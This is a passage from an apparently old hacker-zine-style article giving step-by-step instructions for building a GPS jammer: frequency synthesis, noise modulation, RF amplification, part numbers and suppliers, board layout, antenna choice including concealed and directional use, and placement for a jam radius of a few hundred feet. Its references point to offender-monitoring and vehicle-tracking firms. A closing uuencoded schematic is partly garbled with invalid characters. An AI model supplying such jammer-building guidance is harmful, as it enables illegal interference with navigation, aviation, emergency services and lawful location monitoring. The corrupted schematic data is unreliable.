When everything is working properly, the VCO's output frequency is locked to whatever frequency you programmed into the PLL chip, 1575 MHz in this case. It will stay on that frequency even through dramatic temperature changes, a problem that a non-PLL VCO would have. If the PLL is not working properly, the red "PLL Unlock" LED will be lit.

Due to a quirk with using low cost, easy to obtain components, you'll need to tweak two loading capacitors on the reference crystal. This is unusual, but necessary to move the signal from the default 1575 MHz to the more appropriate 1575.42 MHz (+/- a few hundred Hertz). This is a very

important and delicate procedure, and you'll need a frequency counter to accomplish it.

---[3.2 - Noise Generator

The actual noise generator of the jammer is very simple. A 6.8 Volt Zener diode is first biased, buffered and amplified by a single 2N3904 transistor. This single Zener diode is capable of generating broadband noise signals from audio frequencies up to over 100 MHz. We then filter this noise signal down to something more practical and something which the VCO module can actually respond too. This is done via the LM386 audio amplifier chip. The LM386 both amplifies and low pass filters the final noise signal. The final LM386 output signal will have enough overhead if you need to adapt it for a wideband noise jammer.

This low frequency noise signal is fed, via a 100 Ohm potentiometer, to a simple resistor/capacitor network where it's mixed with the VCO voltage tune control signal (described above). The single 1N4148 diode is to prevent any negative voltage pulses from reaching the VCO.

This mixing results in a new "noisy" voltage tune control signal feeding the VCO. The resulting RF signal looks like random noise dancing around the center 1575.42 MHz RF carrier. You'll need to set the deviation of this noise to approximately +/- 1.023 MHz from the 1575.42 MHz RF carrier. Access to a spectrum analyzer is required to do this properly, or you can use an oscilloscope and the included test point voltages to get an approximate setup.

---[3.3 - RF Amplifiers

The VCO's +7 dBm (5 milliwatts) RF output is first slightly attenuated (4 dB) and tapped for the MB506 prescaler input. It then passes through to the RF amplifier stages and band pass filter.

The first RF amplifier is a Sirenza Microdevices SGA-6289. It provides about 13 dB of gain to overcome the losses from the resistive attenuation pad. It also shows a good 50 Ohm termination for the VCO RF output and even helps to drive the final RF amplifier.

The GPS band pass filter is a 2-pole Toko 4DFA-1575B-12 ceramic dielectric filter from Digi-Key[4], part number TKS2609CT-ND. This part is optional, but helps clean up the RF spectrum before further amplification. The filter's insertion loss is around 2 dB.

The final RF amplifier is a WJ Communications AH102. It provides another 13 dB of gain, with a higher P1dB compression point of around +27 dBm (500 mW). The AH102 draws the most current of any part, and is not really necessary if you're aiming for a low range, low current, battery operated device.

---[3.4 - Voltage Regulation

Voltage input regulation and filtering is done using standard voltage regulator ICs. A LM2940CT-12 12 Volt, 1 Amp low dropout voltage regulator is used to regulate the main 12 Volt power line. Standard 78xx series regulators are used from there on to provide both the 9 and 5 Volt lines. A simple diode/fuse polarity protection scheme is also provided on the battery input. The use of an automatic reset fuse is highly recommended.

You can power the jammer off a common 12 Volt rechargeable battery. The 12 Volt, 4.5 Amp-hour, lead-acid battery from Radio Shack[5], part number 23-289, is a good choice. Old car batteries, strings of 6 Volt lantern batteries or even solar panels will also work. Current draw for the completed jammer will be around 300 milliamps.

---[3.5 - Antenna

A radiating antenna is not shown in the schematic diagram and one will

need to be purchased or constructed for proper operation. There are numerous commercial GPS receiving antennas which will work fine for this low power transmitting application. Some of the best pre-made or easily assembled microwave antennas can be purchased directly from Ramsey Electronics[6].

The Ramsey DA25 broadband discone antenna is recommended for omni-directional (transmit in a circle) radiating applications. The LPY2 log periodic Yagi antenna can be used for directional (transmit in a straight line) radiating applications. Using a directional antenna will give you a slight increase in overall transmitted RF power, which increases the jammer's range, and can also be used to shield your own GPS receiver from being jammed (i.e. point it at the enemy).

Dielectric GPS patch antenna elements may also be purchased from Digi-Key. Toko DAK series elements, Digi-Key part number TK5150-ND, are perfect for surface mounting directly to the circuit board. They will require a plastic radome to slightly lower their resonant frequency. The small antenna element size is also perfect for hidden or portable operations.

---[4 - Construction Notes

Unfortunately, proper jammer construction will require fairly advanced engineering skills. Prior knowledge of high frequency microwave circuits and printed circuit board (PCB) design is required. A good start for the beginner is by reading the "UHF/Microwave Handbook" and "The ARRL Handbook" both published by the Amateur Radio Relay League (ARRL)[7]. Access to fundamental RF test equipment (oscilloscope, frequency counter, spectrum analyzer, loads, attenuators, etc.) is also required.

---[4.1 - Component Purchasing

The main VCO module and RF amplifiers can be purchased from Richardson Electronics[8]. Part number M3500C-1324S for the VCO module and part numbers SGA-6289 and AH102 for the RF amplifiers. Equivalent VCO and RF amplifiers can be purchased from companies such as Mini-Circuits[9] or Synergy Microwave[10]. Slight component changes may be required if using alternate components to take into account different operating voltages and input/output RF power requirements. The PLL loop filter may also need tweaking if you use a different VCO module.

The MC145151 PLL synthesizer chip can be purchased from Digi-Key. There are several pin packages available (leaded or surface mount), choose the one suitable for your application. The small 28-SOIC surface mount package is part number MC145151DW2-ND. You may also be able to salvage MC145151 chips from older CB radios or older C-band satellite receivers (the kind that where tuned via DIP switches).

Digi-Key also handles an equivalent prescaler IC, the NEC UPG1507GV, part number UPB1507GV-ND. This is an exact replacement for the Fijitsu MB506, but the main drawback to the UPG1507GV is that it is in a 8-SSOP package (i.e. very small) and is fairly difficult to work with using standard soldering tools.

The 10 MHz crystal is also available from Digi-Key, part number 300-6121-1-ND. Other miscellaneous components may also be purchased from Digi-Key (capacitors, resistors, voltage regulators, inductors, diodes, transistors, LM386, project box, RF connectors, etc.) as their prices are the most competitive and their service is outstanding.

---[4.2 - Layout

No PCB pattern is available, you'll have to layout the project by hand using felt-tip markers, drafting tape, dry-etch or iron-on transfers. You should make your own PCB pattern to fit your application specifically.

The PCB layout isn't that difficult or challenging, but will require prior experience and patience. Using all surface mount components and good

board layout practices will reduce the jammer's physical size and cost tremendously.

The use of high frequency, double sided copper clad laminate is essential for properly working microwave circuits. GIL Technologies[11] GML1000 (2-side, 1 oz., 0.030") is a good choice but standard FR-4 laminate will work in a pinch. You can purchase 6" x 6" FR-4 (2-side, 1 oz., 0.030") laminate from Digi-Key, part number PC45-S-ND.

A 50 Ohm micro stripline on 0.030" GML1000 PCB laminate will be about 70 mils (1.8 mm) wide and on FR-4 it will be about 55 mils (1.5 mm) wide. Be sure to keep any micro stripline carrying RF signals short, straight and perpendicular to any DC bias line or any other micro stripline it has to cross.

The 2 mm wide line in the dry-etch transfer package from Radio Shack, part number 276-1490, will work O.K. on both materials for creating homebrew micro striplines which are close enough to 50 Ohms.

The two RF amplifiers, band pass filter, VCO and prescaler PCB patterns will all require numerous ground vias connecting the top and bottom ground planes. These help prevent ground loops and instability (oscillations) from disrupting proper circuit operation. In the case of the AH102, they even provide some heat sinking to allow cooler operation of the final RF amplifier.

Any resistors, capacitors or inductors used in the RF sections should be in a 0603, 0805 or 1206 size surface mount package. Leaded components will not work at this high of a frequency. Be sure your choice of surface mount inductors can handle the current when used as part of the DC bias on the RF amplifiers. The ferrite bead shown in the schematic can be any salvaged ferrite bead. The inductor assortment package at Radio Shack, part number 273-1601 should have a couple of them in it.

--[5 - Operation

Once the jammer is operational, you can practice testing it by monitoring the signal on a common consumer GPS receiver or high quality communications receiver. A GPS receiver close to the jammer will not be able to acquire C/A-code lock and any operating GPS in the jammer's radiation pattern will lose C/A-code lock. Higher quality GPS receivers tend to be less susceptible to low power jamming, so you'll need to be in the antenna's near-field radiation pattern (i.e. close) for it to work.

Any obstructions near the jammer's own antenna (trees, houses, hills, walls, etc.) will decrease the jamming range. The best placement is where the jammer's antenna is line-of-sight to the antenna of the GPS receiver you're trying to jam. Real world results will vary drastically, but you should be able to obtain a jam radius of a few hundred feet even in heavily obstructed areas with the higher power (AH102) option and a simple antenna.

You can even practice counter-jamming methods to protect yourself against hostile or accidental GPS jamming. Try to shield your GPS receiver from the interference source by placing your body, trees, hills, rocks or other obstructions in-between your position and the interference. More advanced methods involve using directional or steerable phased-array antennas on your GPS receiver (pointed skyward) to nullify any ground based interference.

--[6 - References

[1] Standard Positioning Service (SPS) Signal Specification
http://www.spacecom.af.mil/usspace/gps_support/gps_documentation.htm

[2] GPS-Web
http://www.gps-web.com

http://www.spyyard.com/details_traveleyes2.htm

[3] VeriTrack
http://www.veridian.com/offerings/suboffering.asp?offeringID=472

iSECUREtrac
http://www.isecuretrac.com

Pro Tech Monitoring
http://www.ptm.com

[4] Digi-Key
http://www.digikey.com

[5] Radio Shack
http://www.radioshack.com

[6] Ramsey Electronics
http://www.ramseyelectronics.com

[7] Amateur Radio Relay League
http://www.arrl.org

[8] Richardson Electronics
http://www.rell.com

[9] Mini-Circuits
http://www.minicircuits.com

[10] Synergy Microwave
http://www.synergymwave.com

[11] GIL Technologies
http://www.gilam.com

[12] Xcircuit
http://xcircuit.ece.jhu.edu

--[Appendix A: Links to Datasheets

Alternate component manufactures may be substituted in most cases.

* Fairchild Semiconductor 2N3904 NPN Transistor
http://www.fairchildsemi.com/ds/2N/2N3904.pdf

* Micronetics M3500-1324S VCO
http://www.micronetics.com/pdf/vco1324.pdf

* Motorola MC145151 PLL Frequency Synthesizer
http://e-www.motorola.com/brdata/PDFDB/docs/MC145151-2.pdf

* National LM2940-12 Voltage Regulator
http://www.national.com/ds/LM/LM2940.pdf

* National LM386 Audio Amplifier
http://www.national.com/ds/LM/LM386.pdf

* National LM78L05 Voltage Regulator
http://www.national.com/ds/LM/LM78L05.pdf

* NEC UPB1506/07GV Prescaler
http://www.cel.com/pdf/datasheets/upb1506.pdf

* Sirenza Microdevices SGA-6289 RF Amplifier
http://www.sirenza.com/pdf/datasheets/sga/89/sga-6289.pdf

* STMicroelectronics 78M09 Voltage Regulator
http://eu.st.com/stonline/books/pdf/docs/2146.pdf

* Toko DAK1575MS50T Dielectric Antenna
  http://www.toko.com/passives/antennas/pdf/DAK1575MS50Tws.pdf

* Toko 4DFA-1575B-12 Dielectric Band Pass Filter
  http://www.toko.com/passives/filters/dielectric/4dfa.html

* WJ Communications AH102 RF Amplifier
  http://www.wj.com/pdf/AH102.pdf

--[Appendix B: Schematic Diagram - gps_jammer.ps.gz (uuencoded)

Below is the schematic diagram (gps_jammer.ps) in an uuencoded gzipped PostScript file. This is the native Xcircuit[12] format and is used for ease of viewing, printing and modification.

<++> ./gps_jammer.ps.gz.uue

```
begin 644 gps_jammer.ps.gz
M'XL("&A2XST``V=P<U]J86UM97(N<',`[7UKCQNYLMAGZU<P"`QHL5<SW>RW
MD1/$'MN[>ZX?$X_W$62#A4;JF=%:H]:1-'X<8_][ZL%7=Y/J'I\)@@1WX94X
MS6*Q6"P6JXK%UN/_='XQ>[IL+NM9<A*)%^<7+[$P>?SX_>JPKI^(Z^W^CS_G
MM[?U#IZ=[>KYH=D]$;\M5KO%W>H@/LJ33%>LFLWS^0':O+^KQ9OFHY"YB-(G
MF7PB4R&C2`+@^?RZWC\1,12?-7>;Y6IS_:SY_$3D)?Z+JZ(459)#[?-F<7=;
M;PYOZGI9+]_5^^9NM\"F5\WF('ZLUQ_KPVHQ[_PY>]:LEP*:?]^M>'NY7OT#
MZ/+`MZK>KV[K_>Q=<SO?\(.++[>7S1IQOM@LSYI;)&J/Y-?7J\WYKEDWUY/'
MD\="G#?[P\5BM]H>Q)8>0_N=:.X.V[N#N-HUM^*SXAI"_U+O]L"P)T*>I-S^
MQ;I>''9`U%IH[D[GFZ5H#C?U[M-J7XOK>E/OYNOOQ'(W_P2<PWZN=_-;;O_K
M;G4XU!MQ^04'(5XL/\UWR[TH3[/3*IG-LM,X/XUB(::'U>U_NYPO;D[J17WR
MY\W=2;V\^PXQO+^IQ=^;F\U>_-AL/ZS@^^?-ZB,2>OB"??"8]5P\P>X7^_H@
M?CO[Z=T9_H&#P;D5^[OMMMD=D,9E?;7:K%`X]F(VFPD8#0QEOJNQ!"A6M_/=
M%\,:<?BRK?<GD\DI(=W//]:"/@#-Y/30;&_G!P'_[U:?Q>)NMX/)4'\AP.04
MIVR_GL.\?16G7*@_+VZP5OS/6$2"GV$I^E]B(N`_J@<:ES3=]-?M_$--?RWO
MMF)=;ZX/@&&U.(C3#7UIE-3^*V"#UO5G<?KRI^=B4\,3!DN@!B1A+5`"_H+'
MVV9+__\E5E?U&MCP%\K(?+TF1-R(^,6]`^A?//"[-;1&8I`],#`8,1"%Y?H?
M8G_3?+I:SZ^A-_@+1>:KN":F(5K%I6VS`HR*@3!IBFO`!G';P&)HA%2C8.2?
M5DL8-!([_>,[Q',U1X(7-_/==@XUT"%*&Y7QX_*R^2RN=_4>]$/-#,+&BC6(
M8']WB1VO872,W`"U2$S$3'%MOEQJVB)$L,.F\`<0V'RH=17R4B@V-=_&)OH<
MYE6(08D=XV%W=V\>3;0,(JY>I\#]#M8>IA8"+8OCN&V:IEI4Z2]L[' `?6T4=
M]F-+SPSL#[\:MK:X"600]:I-D%&31V9\V*VA&DDRK%.=O=^+KZ`]/HCW\\N]
MF*^;^9)'"#O+X=!054P#F>]V\R]BSJU/"=RH!?QK\BAJDTLK]>Z@.[K<#/>$
M<B>I-\7*Q;J>[PP9,`"##5@4P2-":XFYKEGA]`A9'R:/OK:>&K8H=M:?5T#K
M5U(8KFHQG+J"+K&[&6J^,7U>_\M]_N,"^IS.Y]\)%(KI7*@2SF0*ZO0C4/+O
M&PU]@]#0!/ZI)]O]=@$@5%Y<`=5B#WLC:T:0;/K^2UR"N#,,X.+%_^%_T"R<
MPK>9Y)V15=M@O\=-XHJP"O45G>2%N`5UBXW4\*DGJD`R(@6JOQ$:Q.<D2:C=
MIKZ&4:DA7#QH#ZJ=Y=EF3X($X^1>:<C$,=-I?,)_?\8N(OH3NU`(SM[A7K6'
M-J?/<'4+_M3=(U;D)"+@&L-%-2LM=0LVX)I*N`5"3Z07/+LK$5G_`^1+I!&S
M`G"<ZE[-G"&AIXIPEU%0]Q<TUO"(P#(*6SGRR'0>;C\`I?[%JG<;WI>M=*SG
ME_7:Z++#;KX!T^%0NSLF(N&.D5.GN^;P<;ZVQL&CTS_O]H[]07_%.6T]$2PP
M\95QJW;PQ?ACL:3N8"W=3AXQS!;LYO;&L+)`:BEK[8A+_%_#@`-#%1'7LXJU
M#ZU[X"[2#8O>6C;*HHD`S+#=X/D*S%5LF3Q2PT16D802.^@#NTN(+3')3B(^
M-SN2'IQJD"6->?*(Z)PINES\XCCZ6"+^R:.4A5.&>E#S256GQF*(U'Q>H4HB
MO41=\)I0"XYT:J1V&L\2A.9F=?*,$%TD@XMF^T4HR6_/'C^;'\`;8?F`N6"!
M"E@Y7X,[*PRS_EPO8.F8U;&KM^"W\23V[).DM33,C"-+)X]B1XJ)R=)Y8'8*
MG`SB&6U^7XUM$8'3^$AI2\UYWDIL$^"+F11JR-RF(O683AYU:"A'T(#LANZU
MKC;<.-9]>X&"GFV94(^L;CAU;,SQ$@+<5%K:2LC7X/QB%W_Q3&K.P=KBB>P:
M2-O51JNQ5-F%B9XHH.MF77^LUZ2,!>S;L%61;$LF@5J"U-I]N.7#N/^S$:"(
MZ&I?(.)ZW5S.D0I#D*I;;:X:36&G#O;G!1I*H*]VUY<+<*AWCGX6P)<%>EI0
M/J,Z:Y1A.U>3+][5Q-)3`ZOFCY$F;>N0%`*UNT1O]QKG%3BC>*6^8K,O!I`B
M<0HQB*G!K%8^UGIW%!0_)69:!RL1<0>$[NEV#LH!526+AUA\W+O>*A.HZDX/
M4+#[D/D+ES&ODSMPU0_U#J6<:B,Q_?A=__'BX\:E@QA$A'Q%71&CC:PHTYV1
M13AY9*696&*$6<V:(CJ$8_*(S4K0R79.7$+JS3(T3ZANB/%F;^L+#`O(Y!$(
MCH-U<FK6!P<?;K=SCB%$.GY`SZ_GL'1*4#ZD>0GJZW]9@,D"(/QO0?^P_%]A
M$+>T$>\_<%>37M,D$D4D<@"7(DI$5(@HAS4YIBET$]?X#PK0?1WCO\6XIE?"
M_`.[2_\;13"T2%1G4(`_B8@Q39=HY8GR2E2`8RFN%N*J%%?5F*975]@3]LW_
M$OIWU6\JBMX"!Z6TG:\H2*1<U?5JRXC)IC,FDMD5<6&2/&(AA=T.]T+P@?E/
MO5%*WLGU_D,26Y*KLZA7:UR*)6T\&@$UYT:`:["9W9%GI<CT'Q,,0:D8!-.8
MF55-PP%@7?W5"58HO]^`6A3UPGAR^-G5]LXNXSA3-6B(+^L:7)*)":38Z`.2
```

```
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
```

```
M3K9JVFRD9\@I8B,^JY"W.’5H9-OD%,5U23,+K/#6H.)QNF66)Q5Q‘B@"55ER
MJ;<Q*"#H4@’Y4@@4$&X?#-3:AM0,P[Y3,N.YA,2B%G1+<2L[0I]91WILR!^%
M+4UIK0&#N$3#R##09$M4VZ4U32E]‘X&XY!M0FLE28Y*A4:=9H?G’)2\0=<)T
MEE’?%W:!4+RS/‘A$G1‘F+OF!*‘1&F+3RE3V&FC$Y‘I>2F"-Z?0W.X.0%@./D
M4GN<;G.L,@(+#RO=D4Y=4!@K#+’%G$/A/ZD7!BI2*_O=2_’V[C!"P65FE8Q3
MPTH.RFBDFF?..O#)$’S>PF_T;9J4B@V6Y6KHB50BWU,6J@H6’’$E/LG$-JR0
MF-T2,Z&DW9:@S>;’@38)+>D6T9X#ZG-0-WBTNQ,_;;;=V=&O:^[B3C!7‘ST+
M>[S?EG$2WS0-B2]Q0(O:]#Q>/A-_$]_+0BR?W8K?IS#_XO;7W[\;1TR:H@5?
M&&6M93Y5?:1YV5,‘TS?-H=X_&2&+)"LRJ3KH<8=‘A5^4W9W<SV>SXU8Y[0("
MKWHQX_360/DO0*R3/#3]’CK_Y?G9"#H3-K&-36YWG%*A-2(Z?;U:[)H-(MN/
MP"SSHF4IXWH>$E@:3)4.R-XO9V_’33’OX-*8]\@WW5-*AT.@IKB$6B[)X]PM
M>;>1)(O4KJ-*WGT1-W$%1"4O4!Y%NKLHM"%Q)T0GEWS*WU8E61D$HDX($Y?\
MF#*I,26]O69(H2J.C%:HW,=XA<JC<W13:V1$=%X&E(>="%:?(Z0Q10FF<&++
MGN,=+]66KEXPA=GRVIJ[4O:UKPZ08;Y87‘(R=_E6(U=O&J$)5’8I3‘K<>/#@
MHM>?JDJCENE>XHC\\%S5@<]):;@<T)CUP^,,)E>’IJXH,E0SL:,E1K4KLU:[
M%F$^6X9K>+’UK;]QRBDGFS63]])HZ-#U9<@2X7A+BGK8DKB41)Z‘C3+7‘(A+
M2>;)-5-5A3P&9+4.C^R8K4O[81I24M;<2\LPIDA7I7$<U(FQUJF\‘?F!2EV5
ME$4?$W.X‘KK1I=UNMOH1;KJYQU,JR1;T^&=4$2N-D23BP_&Y1G61=V<:<61%
MWW&CYQ&[>5/Y)JFB<,S#NN^IC4F<OWHE1GG]*5L.JMG/FW6S^#"VH32&P4Q+
M;HPZN‘*6XUU6(\^TB9;*.’4?2E#’G<&3>8’((^FQ<VGOE7’;<6U5‘4(G/$+"
M*Z54*IY*’6G‘#A.4XZJO@BF<@;J;&CH7*N^AADGU4?O.(H\59:Z:)$Y5VHC-
M3TKQRX‘*H5T2>=O>]1@1:C2#TM%H4@Z):R+IA2,V^’E1XT\JB.]/9P@@$_’Z
MQW^.,[3B$M-;2ANS?-/@KZ$\KS^N*(=TC+@QBO;R07TOR>K/8)J<6Z/0P]N?
M+EZ,,4,3-‘ER9Y2K7;WYYWS,M*9HP9;&@KWXX>DLEV4UNJD-.;A"*4SQUG7
M75#[0"%UJ:W’E6Q#7SWSHC1^B%12HDJH?RE(XI3RU&/GFBW($M$WJJ@*YZ9[
M:4J9")GT-U?$L?$C=:EH#6_Z_E,]_X‘2>5V/=C"C5L0NSHKL))4HR.+LUWO@
MB%H.D<<’80’_@7[N!X8]$G5,"JI,70>8.0D/2SZZZ&D]KD(&.KI55KDZZK#W
MB=MUNL’T^^.B)RO9"@NW"<I+5WEE*IRKKKVZC_&8JT<Z5N1EZA).L*6C$M/,
MM"?M:USE5(5WL5"VTD3,79HRSFT(6&^LNIU#-S[#D^[N(U‘YI(7?G!UW/+@?
MHYML_Y&2-V<_HC,H2J_0T6‘W?C"F(^=D9A2\<[‘Q"MXYV!B"!Z52WJL#;N‘<
MA8QK$/<")60*X^$<99;Y;J@Q2,Y!%2KT070-G17X031^+K1‘VO.,=>X\Z^DU
M0M!3CP;E*"%C3CC^Q4C61?><’"M>[@$3G=+HXYK^’B-EZ‘2"]V?D8%]SM0)V
MK8=EB3N.<TW75$N/)4D/953)_CZ#1@RI*39,L=2;!Z4LM2Y3>H]D@N‘]TH’.
MW8#>Q.NS-(ZVWB3ZJ\KQC?E@CZXMJ#.VZ;NG8>SJB)#X;A3!NZ>#9XI1Y)XS
MOWLZ>&C)3H59J>?/F[MC1V*ZC7-<_G*U&6H‘Y<)NR*^>#Q_L.N!O+\Z&>J‘6
M>>JT&!P%G?F;*/3TE^5RS*B=!OO]B‘:6J(‘)@0[<JZ;9BI>K-2R‘D98V&XIF
M"3LQ=$>,"T\8S"I-W’[U-MP#0"<6=UOZ]EW\10Q8$00‘"K3GS@<@??><[’K<
MB\C]4!?4K;JE"V7D‘CK&S:‘=@X:^C(N6‘T&:"QT+7)#]P!RO8:RC5?GJ=5+F
M8WR*0CN:+3VJ-(HT)=_;’ZS:X4-=C\("PF+T2$LWCC4]O]G-%Q_$Z_GU_)^K
M3?UOXJ?]’@3D/^?1<8JEL;0SJTX^??ITLB6$)\WN>@P"/!;J’6<X0\!X2V<P
MNBD&*?,HY4("_V>2/‘15H"I’\0[YK;05R:BP5O[1F*%>.!7]>FG9,7/C/%&I
M+>U]C>X\41VF3;GG\]R@’;GK[B6I]*PL,I[URBI\HL’;)::#F8VSMY<A%G0L
M.\*LK.A*O^1D,LWPM2*#(6X4-W-‘:!,\"%?;X^!,@\YF’N?XML’<YX5P53+.
M"8DQ%EGT)R<MV[D0*D[@SZ:@FDXV1:GR3EJA>LRC0:G3BL?8$D@Q%>)^2IT%
